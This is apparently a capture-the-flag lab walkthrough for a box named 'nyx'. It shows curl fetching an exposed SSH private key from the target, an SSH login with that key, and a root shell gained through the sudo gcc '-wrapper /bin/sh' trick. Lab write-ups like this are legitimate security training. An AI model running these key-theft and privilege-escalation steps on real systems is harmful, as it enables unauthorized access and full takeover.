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
w==

-----END OPENSSH PRIVATE KEY-----

</pre>

curl http://192.74.3.109/d41d8cd98f00b204e9800998ecf8427e.php > keynyx.pvt

vim keynyx.pvt



```
┌──(root㉿kali)-[~/Desktop/box/nyx/2]
└─# cat keynyx.pvt
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEA7T94TmbqiRlc6jGh6UOKyKVux+bYoskAdOybtgCfoh064CTHLTMT
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KXo/rW1gDQ8R+yFNAAAAC21wYW1waXNAbnl4AQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----

┌──(root㉿kali)-[~/Desktop/box/nyx/2]
└─#
```



chmod 600 keynyx.pvt




```
┌──(root㉿kali)-[~/Desktop/box/nyx/2]
└─# curl http://192.74.3.109/d41d8cd98f00b204e9800998ecf8427e.php > keynyx.pvt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1863  100  1863    0     0  32762      0 --:--:-- --:--:-- --:--:-- 33267

┌──(root㉿kali)-[~/Desktop/box/nyx/2]
└─# vim keynyx.pvt

┌──(root㉿kali)-[~/Desktop/box/nyx/2]
└─# chmod 600 keynyx.pvt

┌──(root㉿kali)-[~/Desktop/box/nyx/2]
└─#
```

ssh mpampis@192.74.3.109 -i keynyx.pvt



```
┌──(root㉿kali)-[~/Desktop/box/nyx/2]
└─# ssh mpampis@192.74.3.109 -i keynyx.pvt
Linux nyx 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64

Last login: Wed Dec  4 19:50:51 2024 from 192.74.3.107
mpampis@nyx:~$
```


ip add



```
mpampis@nyx:~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:2c:95:e3 brd ff:ff:ff:ff:ff:ff
    inet 192.74.3.109/24 brd 255.255.255.255 scope global dynamic ens33
       valid_lft 3943sec preferred_lft 3943sec
    inet6 fe80::250:56ff:fe2c:95e3/64 scope link
       valid_lft forever preferred_lft forever
mpampis@nyx:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:2c:95:e3 brd ff:ff:ff:ff:ff:ff
    inet 192.74.3.109/24 brd 255.255.255.255 scope global dynamic ens33
       valid_lft 3938sec preferred_lft 3938sec
    inet6 fe80::250:56ff:fe2c:95e3/64 scope link
       valid_lft forever preferred_lft forever
mpampis@nyx:~$
```

ls


cat user.txt



```
mpampis@nyx:~$ ls
user.txt
mpampis@nyx:~$ cat
.bash_history  .bashrc        .profile       user.txt
.bash_logout   .local/        .ssh/
mpampis@nyx:~$ cat user.txt
2cb67a256530577868009a5944d12637
mpampis@nyx:~$
```

sudo -l

sudo gcc -wrapper /bin/sh,-s .



```
mpampis@nyx:~$ sudo -l
Matching Defaults entries for mpampis on nyx:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mpampis may run the following commands on nyx:
    (root) NOPASSWD: /usr/bin/gcc
mpampis@nyx:~$ sudo gcc -wrapper /bin/sh,-s .
# ls
user.txt
# whoami
root
# python3 -c 'import pty; pty.spawn("/bin/sh")'
# ls
user.txt
# cd
# ls
root.txt
# cat root.txt
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```